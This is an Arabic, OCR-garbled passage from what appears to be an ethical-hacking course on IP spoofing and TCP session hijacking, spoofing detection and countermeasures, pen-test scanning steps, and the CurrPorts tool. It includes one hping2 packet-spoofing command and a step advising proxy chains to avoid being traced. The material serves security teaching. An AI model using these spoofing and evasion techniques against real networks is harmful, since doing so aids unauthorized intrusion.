
هجوم السطو على **TCP/IP** هو أسلوب ذكي يستخدم الحزم المتنحّلة (**spoofed packets**) للاستيلاء على جلسة اتصال بين الضحية والجهاز المضيف (**host machine**). فالهجوم هنا يعتمد بشكل أساسي على تقنية تسمى خداع بروتوكول الانترنت (**spoofing**) وهو الناظر والادعاء بأنك مالك شرعي و حقيقي مع أنك في الواقع لست كذلك، فهو يقوم بارسال حزمة بيانات عبر الشبكة بحيث تبدو أنها تأتي من مصدر غير مصدرها الفعلي ويتضمن ذلك القراءة على استقبال رسالة من خلال التفكير كما لو كان هو مقر الوصول الشرعي للتسليم أو التفكير كما لو كان الجهاز المرسل ثم يرسل رسالة إلى أحد جهة الاستلام. كانت هجمات الخداع شائعة لعدة سنوات عن طريق استخدام نظام التشغيل (Unix - الأنظمة المفتوحة الأخرى) حيث كانت تتضمن كتابة برنامج يقوم بتزوييف برنامج الاتصال. أكثر هجمات الخداع الشهيرة اليوم هي هجمات (**IP spoofing -DNS spoofing -ARP spoofing**).

Spoofing IP address -1

Spoofing IP addresses هي نوع من أنواع هجمات الخداع والتي تمكن الهجمات مثل هجوم السطو. عند القيام بعملية الخداع هذه، فإن المهاجم يستخدم عنوان IP وهي بدلاً من عنوان IP الحقيقي للمهاجم. عندما يرسل المهاجم طلب اتصال إلى المضيف الهدف، فإن المضيف الهدف هو الآخر يقوم بالرد على طلب المهاجم. ولكن يتم إرسال الرد إلى العنوان المتنقل. عند انتقال عنوان غير موجود، فإن المضيف الهدف يقوم بالرد بان النظام غير موجودة (non-existent system) ومن ثم تعلق/وتوقف الجهاز عن العمل حتى انتهاء مهلة جلسة الاتصال، ويستهلك الموارد المستهدفة.

IP spoofing using Hping2:


#Hping2©www.cretifiedhacker.com©-a©7.7.7.7

باستخدام Hping2 يمكن تنفيذ خداع IP. فإنه يساعدك على إرسال حزم TCP / IP تعسفي إلى مضيفي الشبكة.




تقنيات الكشف عن IP spoofing: تحقيقات TTL المباشرة (Direct TTL Probes)

في البداية يتم إرسال الحزمة إلى المضيف مع مجموعة من الحزم المنتهية المشتبه به وانتظار الرد. تحقق ما إذا كانت قيمة TTL في الرد ينماشى مع قيمة TTL من الحزمة التي يتم التتحقق منها. كلماها سوف يكون لها نفس TTL إذا كانا من نفس البروتوكول. رغم ذلك، قيم TTL الأولى تختلف استنادا إلى البروتوكول المستخدم، عدد قليل من القيم TTL الأولية يكون استخدامها شائعا. اتصالات TCP/UDP، قيم TTL الأولى الأكثر شيوعا هي 64 و 128 ولبروتوكول ICMP، قيم TTL هي 128 و 255. إذا كان الرد هو من بروتوكول مختلف، فيجب عليك التتحقق من عدد hop الفعلى للكشف عن الحزم المنتهية. يمكن تحديد عدد hop عن طريق طرح قيمة TTL الموجودة في الرد من قيمة TTL الأولى. إذا كان TTL في الرد ليست مطابقة مع قيمة TTL الموجودة في الحزمة التي يتم التتحقق منها، أذأ فهيا حزمة منتحلة. إذا كان المهاجم يعرف عدد القفزات (HOP) بين المصدر والمضيف، فسوف يكون من السهل للغاية بالنسبة للمهاجمين شن هجومهم. في هذه الحالة، فإن نتائج هذا الاختبار تكون سلبية كاذبة.



تقنيات الكشف عن IP spoofing: الرقم التعريفي للIP (IP Identification Number) (IP Identification Number)

يمكن تحديد الحزم المنتهية استنادا إلى الرقم التعريفي (IP ID) في رأس IP الذي يزيد في كل مرة يتم إرسال حزمة. هذه الطريقة فعالة حتى عندما يكون كل من المهاجم والضحية على نفس الشبكة الفرعية. لتحديد ما إذا كانت الحزم مغشوشة أم لا، قم بإرسال حزمة التتحقق إلى الهدف ومراعاة رقم IP ID في الرد. إذا كانت القيمة قريبة من رقم الحزمة التي يتم التتحقق منها، فإنه ليست حزمة منتحلة، غير ذلك فإنها حزمة منتحلة.




تقنيات الكشف عن IP spoofing: طرق التحكم في تدفق TCP (TCP Flow Control Method)

TCP يمكنها تحسين التحكم في التدفق على كل من المرسل والمستقبل عن طريق الخوارزمية الخاصة بها. الخوارزمية تقوم بالتحكم في التدفق على أساس مبدأ النافذة المنزقة. حيث ان تدفق حزم IP يمكن التحكم بها على حسب الحقل حجم النافذة (windows size) في رأس TCP. هذا الحقل يمثل أكبر قدر ممكن من البيانات التي يمكن الحصول عليها من قبل المتلقى وأكبر قدر ممكن من البيانات المرسلة يمكن أن تنقل دون الإقرار (Acknowledgement). وبالتالي، فإن هذا الحقل يساعدنا على التحكم في تدفق البيانات. عندما يتم تعين حجم الإطار (windows size) إلى الصفر، فإنه يجب أن يتوقف المرسل من إرسال المزيد من البيانات.



عامة التحكم في التدفق، يجب أن يتوقف المرسل من إرسال البيانات بمجرد أن يتم استفاده حجم الإطار الأولى (**initial windows size**). المهاجم الذي يجهل حزمة ACK التي تحتوي على معلومات عن حجم الإطار فإنه يستمر في إرسال البيانات إلى الضحية. إذا تلقى الضحية حزم البيانات خارج حجم النافذة، إذا فإنه يجب أن يعامل الحزم كأنها حزم منتحلة. لفعالية طريقة التحكم في التدفق والكشف المبكر عن الخداع، يجب أن يكون حجم الإطار الأولى صغيرة جداً.

تحت معظم الهجمات بالتحايل خلال عملية المصافحة (**handshake**)، كما أنه من الصعب بناء ردود متعددة بالتحايل مع رقم تسلسلي الصحيح. وبالتالي، يجب تطبيق التحكم في التدفق لكشف الحزم المنتحلة في مرحلة المصافحة. في مصافحة TCP، المضيف يقوم بإرسال حزمة SYN الأولى وينتظر SYN-ACK قبل إرسال حزمة ACK. للتحقق ما إذا كان سوف يحصل على طلب SYN من عميل حقيقي أو من واحد مخادع، يجب تعين SYN-ACK مع أي بيانات، فإن ذلك يعني أن المرسل هو المغشوش. هذا هو لأنه عندما يتم تعين SYN-ACK إلى الصفر، يجب على المرسل الرد عليه فقط مع حزمة ACK ولكن ليس مع بيانات ACK.



المضادات للـ (IP Spoofing Countermeasures) IP spoofing

في القرصنة الأخلاقية، الهاكر الأخلاقي المعروف أيضاً باسم مختبر الاختراق (**Pen test**)، يجب عليه أداء مهام إضافية غير الذي يتبعها القرصان العادي، أي تطبيق التدابير المضادة لاقطات الضعف منها ما يتم تحديده من خلال عملية القرصنة. هذا أمر ضروري لأن معرفة الثغرات الأمنية في الشبكة لا قيمة لها إلا إذا قمت باتخاذ التدابير اللازمة لحمايتها من القرصنة الحقيقية. كما ذكر سابقاً، **IP spoofing** هي واحدة من التقنيات التي يوظفها القرصنة لاقتحام الشبكة المستهدفة. لذلك، من أجل حماية شبكتك من المتسللين الخارجيين، يجب تطبيق تدابير مضادة ضد **IP spoofing** لإعدادات أمن الشبكة الخاصة بك. وفيما يلي عدد قليل من التدابير المضادة لخداع IP التي يمكن تطبيقها:

1- تجنب العلاقات ذات الثقة Avoid trust relationships

قد يستخدم المهاجمين انتقال أنفسهم كمضيف موثوق وإرسال حزم الخبيثة لك. إذا كنت تقبل تلك الحزم من خلال النظر أن الحزم يتم إرسالها من قبل المضيف الخاص بك موثوق بها، فقد تحصل بالإصابة. وبالتالي، فإنه من المستحسن اختبار الحزم حتى التي تأتي من أحد المضيفين الموثوق بهم. يمكنك تجنب هذه المشكلة عن طريق تنفيذ مصادقة كلمة المرور جنباً إلى جنب مع المصادقة المستندة إلى الثقة في العلاقة.

2- استخدام الجدران الناروية وآليات الترشيح Use firewalls and filtering mechanisms

يجب تصفيية جميع الحزم الواردة والصادرة لتجنب الهجمات وقدمان المعلومات الحساسة. قد يكون الحزم الواردة الحزم الخبيثة القادمة من المهاجم. إذا كنت لا تستخدم أي نوع من الآليات تصفيية الحزم الواردة مثل جدار الحماية، فإن هذا يؤدي إلى دخول الحزم الخبيثة إلى شبكة الاتصال الخاصة بك ويمكن أن يسبب خسارة فادحة. يمكنك استخدام قوائم التحكم بالوصول (**ACLs**) لمنع الوصول الغير المصرح به. في الوقت نفسه، هناك أيضاً إمكانية المهاجمين من الداخل. هؤلاء المهاجمين قد يرسلوا معلومات حساسة عن الأعمال الخاص بك لمنافقتك. قد يؤدي هذا أيضاً إلى فقدان نقدية كبيرة أو غيرها من القضايا. هناك أيضاً خطورة كبيرة من الحزم الصادرة، وهو عند نجاح المهاجم في

تثبيت برنامج التجسس الخبيثة والتي تعمل في وضع مخفي على الشبكة. هذه البرامج تجمع وترسل جميع المعلومات الخاصة بك على الشبكة إلى المهاجم دون إعطاء أي إشعار. وهذا يمكن أن يكشف من خلال تصفية الحزم الصادرة. لذا، يجب أن تعطي نفس الأهمية لفحص الحزم الصادرة كما تعطيها لفحص الحزم الواردة.

3- استخدام الأرقام الأولية للتسلسل العشوائي Use random initial sequence numbers

معظم الأجهزة تختار **ISN** على أساس العدادات في الوقت المناسب (**timed counters**). هذا يجعل التنبؤ به و يجعل من السهل لشخص الهاكر تحديد مفهوم توليد **ISN**. يمكن للمهاجم تحديد **ISN** للاتصال **TCP** المقبلة من خلال تحليل **ISN** للدورة او الاتصال الحالي. إذا كان المهاجم يمكن التنبؤ **ISN**، فإنه يمكن إجراء اتصال خبيث إلى الخادم ومراقبة حركة مرور الشبكة الخاصة بك. لتجنب هذا الأمر، يجب عليك استخدام أرقام التسلسل الأولى عشوائياً.

4- تصفية الداخل Ingress filtering

حظر مرور الحزم المنتقلة من دخول الإنترنت هو أفضل وسيلة لمنع ذلك. ويمكن تحقيق ذلك مع مساعدة من تصفية الدخول. تصفية الدخول يتم تطبيقها على أجهزة التوجيه (**router**) والتي يحسن وظائف أجهزة التوجيه (**router**) ويغلق حركة المرور المنتقلة. يمكن تنفيذها بطرق عديدة. اعداد واستخدام قوائم التحكم بالوصول (**ACLs**) التي تعمل على إسقاط الحزم مع عنوان المصدر خارج النطاق المحدد وهو أحد الطرق لتنفيذ تصفية الدخول.

5- تصفية الخروج Egress filtering

يشير تصفية الخروج إلى الممارسة التي تهدف إلى منع **IP spoofing** من خلال منع الحزم الصادرة مع عنوان المصدر.

6- استخدام التشفير Use encryption

إذا كنت ترغب في تحقيق أقصى قدر من أمن الشبكة، فقم باستخدام تشفير قوي لكافة حركة المرور وضعت على وسائل النقل دون النظر إلى نوعه وموقعه. هذا هو أفضل حل لهجمات **IP spoofing**. عادة ما يميل المهاجمين العثور على الأهداف التي يمكن أن تتعرض للخطر بسهولة. إذا أراد المهاجم من اقتحام شبكة مشفرة، فإنه سوف يواجه مجموعة كبيرة من الحزم المشفرة، والتي هي مهمة صعبة. وبالتالي، فإن المهاجم قد يحاول العثور على هدف آخر يمكن أن يتعرض للخطر بسهولة أو قد يحاول استخدام تقنيات أخرى لاقتحام الشبكة. استخدم أحدث خوارزميات التشفير وذلك لتتوفر أمن قوي.

7- التدابير المضادة لفيضات SYN (SYN flooding countermeasures)

التدابير مضادة ضد هجمات **SYN flooding** يمكن أيضاً أن يساعدك على تجنب هجمات **IP spoofing**.

إلى جانب هذه التدابير المضادة الأساسية، يمكنك تنفيذ ما يلي لتجنب هجمات **IP spoofing**:

- تحديد الوصول إلى معلومات الاعداد على جهاز **ping**
- تقليل حقول **TTL / IP** في طلبات
- استخدام جدران الحماية متعددة الطبقات.

ARP spoofing -2

سيتم شرحه لاحقاً.

SCANNING PEN TESTING 3.8

حتى الآن، لقد ناقشنا الكثير من المفاهيم مثل ما هو عملية الفحص وكيفية عمله، كيفية الكشف عن نقاط الضعف، والتدابير المضادة لكل منها التي هي ضرورية بالنسبة لمختبر الاختراق. الآن سوف نبدأ عمل فحص بالنسبة لمختبر الاختراق. هذا القسم يسلط الضوء على الحاجة إلى فحص مختبر الاختراق والخطوات الواجب اتباعها لاختبار فعالية الاختبار.

فحص مختبر الاختراق

الفحص من قبل مختبر الاختراق يساعدك على تحديد وضع الأمان لشبكة الاتصال عن طريق تحديد النظم الحية، اكتشاف المنافذ المفتوحة والخدمات المرتبطة بها، و **grabbing system banners** من موقع بعيد، محاكاة لمحاولة اختراق الشبكة. يجب فحص أو اختبار شبكة الاتصال باستخدام جميع السبل الممكنة لضمان عدم وجود أي ثغرة.

عند القيام باختبار الاختراق، ينبغي توثيق جميع النتائج التي تم الحصول عليها في كل مرحلة من مراحل الاختبار حيث أنه يساعد مسؤولي النظام في الآتي:

- إغلاق المنافذ الغير مستخدمة (إذا لم يكن فتح منفذ ضروري/مجهول)
- تعطيل الخدمات الغير ضرورية.
- إخفاء أو تخصيص .banners.
- استكشاف أخطاء اعداد الخدمات وإصلاحها.
- معاییره جدار الحماية للنظام لفرض قيود أكثر.

دعونا نرى خطوة بخطوة كيفية إجراء اختبار الاختراق في الشبكة المستهدفة.

الخطوة 1: اكتشاف المضيف

الخطوة الأولى من اختبار الاختراق للشبكة هو الكشف عن المضيفين الحية على الشبكة المستهدفة. يمكنك محاولة الكشف عن المضيف الحي، أي المضيفين الموجودين في الشبكة المستهدفة، وذلك باستخدام أدوات فحص الشبكة مثل **Nmap**، **Angry IP Scanner**، **NetScan**، إلخ. من الصعب الكشف عن المضيف الحي خلف جدار الحماية.

الخطوة 2: فحص المنافذ/البورتات

تنفيذ فحص المنافذ/البورتات باستخدام أدوات مثل **Net tools**، **PRTG Network monitor**، **Nmap tool pro**، **Nmap**، **ID Serve**، **NetCraft**، **Telnet**، **Netcat**، إلخ. سوف تساعدك هذه الأدوات من التحقيق من المنافذ/البورتات المفتوحة في الملقم أو المضيف على الشبكة المستهدفة. المنافذ المفتوحة هي مداخل للمهاجمين لتنصيب البرامج ضارة على نظام. ولذلك، يجب التتحقق من المنافذ المفتوحة وإغلاقها إذا لم يكن ذلك ضروريا.

الخطوة 3: Banner Grabbing أو بصمة نظام التشغيل (OS Finger printing)

أداء نظام التشغيل الذي يعمل على المضيف الهدف من إنشاء شبكة ونسخته. وب مجرد معرفة نسخة ونظام التشغيل قيد العمل على النظام الهدف، فيمكنك إيجاد واستغلال نقاط الضعف المتصلة بنظام التشغيل هذا. في محاولة للسيطرة على النظام واختراق شبكة كاملة.

الخطوة 4: فحص نقاط الضعف

عملية فحص الشبكة لإيجاد نقاط الضعف باستخدام أدوات فحص نقاط الضعف الشبكة مثل **SAINT**، **GFI LanGuard**، **Nessus**، **OpenVAS**، **MBSA**، **Ratina CS**، **Core Impact Professional** الموجودة في الشبكة المستهدفة. في هذه الخطوة، سوف قادرة على تحديد نقاط الضعف/الثغرات الأمنية للنظام الهدف أو شبكة الاتصال.



الخطوة 5: رسم مخططات الشبكة

الرسم تخطيطي لشبكة المنظمة المستهدفة تساعدك على فهم الاتصال المنطقي والمسار للمضيف الهدف في الشبكة. الرسم التخطيطي للشبكة يمكن أن يؤدي مع مساعدة من الأدوات مثل **FriendlyPinger**, **LANState**, **OpManager**, **LAN surveyor**, إلخ. الرسومات التخطيطية للشبكة توفر معلومات قيمة عن الشبكة وهندسته المعمارية.

الخطوة 6: تحضير البروكسي

إعداد البروكسي باستخدام أدوات مثل **ProxyFinder**, **Gproxy**, **+Proxy**, **SSL Proxy**, **SocksChain**, **Proxifier**، إلخ لإخفاء نفسك من التتبع.

الخطوة 7: جميع النتائج التي تم الوصول إليها في وثائق

آخر الخطوات ولكنها أهم خطوة في اختبار الاختراق وهو الحفاظ على جميع نتائج الاختبارات التي أجريت في الخطوات السابقة في مستند هذه الوثيقة سوف تساعدك في العثور على مواطن الضعف المحتملة في شبكة الاتصال الخاصة بك. وبمجرد تحديد نقاط الضعف المحتملة، يمكنك وضع خطة تبعاً لذلك. وهذا، فإن اختراق الاختبار يساعد في تقييم شبكة الاتصال الخاصة بك قبل أن توضع في ورطة حقيقة قد تسبب في خسارة فادحة من حيث القيمة والمالية.

3.9 بعض الأدوات الأخرى في عمليات الفحص

الخاصة بنظام التشغيل ويندوز

Monitoring TCP/IP Connections Using the CurrPorts Tool

المصدر: <http://www.nirsoft.net/utils/cports.html>

CurrPorts هو تطبيق لرصد الشبكة والذي يقوم بعرض قائمه بجميع المنافذ سواء **TCP** أو **UDP** المفتوحة على الجهاز المحلي. هذه الأداة تعامل التطبيق **Netcat** في نظام التشغيل لينكس. الأداة **CurrPorts** هو تطبيق مستقل قابل للتنفيذ ولا يتطلب أي عمليات تثبيت أو إضافية **DLLs**.

1- نقوم بتشغيل التطبيق **CurrPorts** عن طريق النقر نفرا مزدوجا فوق **cports.exe** والتي بدوره سوف يظهر الشاشة التالية والتي تحتوي على اسم العمليات والمنافذ/البورات التي تستخدمها وعنوانين **IP** وحالتها وهكذا. وكما قلنا من قبل فإن هذا التطبيق يعادل **netstat** في نظام التشغيل لينكس.


Process Name	Process ID	Protocol	Local Port	Local Port	Local Address	Remote IP	Remote Port	Remote Address	Remote Host Name	State	Process Path	Prod
firefox.exe	6476	TCP	14288		127.0.0.1	14289		127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
firefox.exe	6476	TCP	14289		127.0.0.1	14288		127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
firefox.exe	6476	TCP	14290		127.0.0.1			0.0.0.0		Listening	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
firefox.exe	6476	TCP	14291		127.0.0.1	14292		127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
firefox.exe	6476	TCP	14292		127.0.0.1	14291		127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
firefox.exe	6476	TCP	40978		192.168.16.71	443		31.13.80.81	edge-star-shv-06...	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
firefox.exe	6476	TCP	40981		192.168.16.71	443		46.33.66.57		Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
firefox.exe	6476	TCP	40987		192.168.16.71	443		69.171.248.16	channelproxy-shv...	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	Firef
System	780	TCP	135		epmap	0.0.0.0		0.0.0.0		Listening		
System	4	TCP	139		netbios-ss...	192.168.16.71		0.0.0.0		Listening		
System	4	TCP	139		netbios-ss...	192.168.50.1		0.0.0.0		Listening		
System	4	TCP	139		netbios-ss...	192.168.138.1		0.0.0.0		Listening		
System	4756	TCP	554		rtsp	0.0.0.0		0.0.0.0		Listening		
System	2088	TCP	902			0.0.0.0		0.0.0.0		Listening		
System	2080	TCP	912			0.0.0.0		0.0.0.0		Listening		
System	568	TCP	1025			0.0.0.0		0.0.0.0		Listening		
System	996	TCP	1026			0.0.0.0		0.0.0.0		Listening		
System	628	TCP	1027			0.0.0.0		0.0.0.0		Listening		
System	404	TCP	1028			0.0.0.0		0.0.0.0		Listening		
System	1580	TCP	1029			0.0.0.0		0.0.0.0		Listening		
System	620	TCP	1036			0.0.0.0		0.0.0.0		Listening		
System	652	TCP	1241			127.0.0.1		0.0.0.0		Listening		
System	1976	TCP	2559			127.0.0.1		0.0.0.0		Listening		
System	1264	TCP	5939			127.0.0.1		0.0.0.0		Listening		
System	652	TCP	8834			0.0.0.0		0.0.0.0		Listening		
System	988	TCP	39782		192.168.16.71	443		https	157.56.124.63	db3wns2011004.w...	Established	
System	988	TCP	39797		192.168.16.71	443		https	157.56.124.65	db3wns2011006.w...	Established	
System	988	TCP	40971		192.168.16.71	80		http	41.128.128.9		Established	
System	988	TCP	40972		192.168.16.71	80		http	41.128.128.9		Established	
System	988	TCP	40973		192.168.16.71	80		http	41.128.128.9		Established	
System	988	TCP	40974		192.168.16.71	80		http	41.128.128.9		Established	
System	988	TCP	40975		192.168.16.71	80		http	41.128.128.9		Established	
System	404	TCP	40976		192.168.16.71	80		http	41.128.128.9		Established	

99 Total Ports, 11 Remote Connections, 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>



- 2- حيث يقوم هذا التطبيق بعرض قائمه بجميع العمليات على الجهاز المحلي ورقم ID الخاص بها، عنوان IP سواء المحلي او عن بعد، المنفذ سواء المستخدمة محليا او عن بعد، وهكذا.
- 3- لرؤية هذه التقارير في صفحة **HTML** يمكن ذلك من خلال شريط الأدوات العلوى واختيار **VIEW** ومن القائمة المنسدلة منها **HTML Reports All Items**.
- 4- لرؤية معلومات عن منفذ معين نقوم بذلك النقر على المنفذ التي تريده معلومات عنه ثم من شريط الأدوات في القائمة العلوية نختار **Properties** ومن القائمة المنسدلة منها نختار **File**
- 5- من نفس هذه القائمة المنسدلة يمكنك أيضا اختيار **Close Selected TCP Connections(Ctrl+T)** وذلك لغلق اتصال من نوع **TCP** على المنفذ المحدد.
- 6- من نفس هذه القائمة المنسدلة يمكنك أيضا اختيار **Kill Process Of Selected Ports** وذلك لغلق أي عملية على المنفذ المحدد.



A screenshot of the IPNetInfo application window. The menu bar includes File, Edit, View, Options, Help, and a separator line. Below the menu is a toolbar with icons for IPNetInfo (Ctrl+I), Close Selected TCP Connections (Ctrl+T), Kill Processes Of Selected Ports (Ctrl+S), Save Selected Items (Ctrl+O), Properties (Alt+Enter), Process Properties (Ctrl+P), Log Changes, Open Log File, Clear Log File, Advanced Options (Ctrl+O), and Exit. The main area contains a table of network connections:

Local Port	Local Address	Remote Port	Remote Address	Remote Host Name	State	Process Path
127.0.0.1	14289	127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	
127.0.0.1	14288	127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	
127.0.0.1	0.0.0.0			Listening	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	
127.0.0.1	14292	127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	
127.0.0.1	14291	127.0.0.1	JANA-TEBA	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	
192.168.16.71	443	https	31.13.80.81	edge-star-shv-06...	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe
192.168.16.71	443	https	46.33.68.57		Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe
192.168.16.71	443	https	69.171.248.16	channelproxy-shv...	Established	C:\Program Files (x86)\Mozilla Firefox\firefox.exe
0.0.0.0					Listening	
netbios-s...	192.168.16.71				Listening	
netbios-s...	192.168.50.1				Listening	
netbios-s...	192.168.138.1				Listening	
rtsp	0.0.0.0				Listening	

7- للخروج نختار **Exit** كما هو موضح امنا.

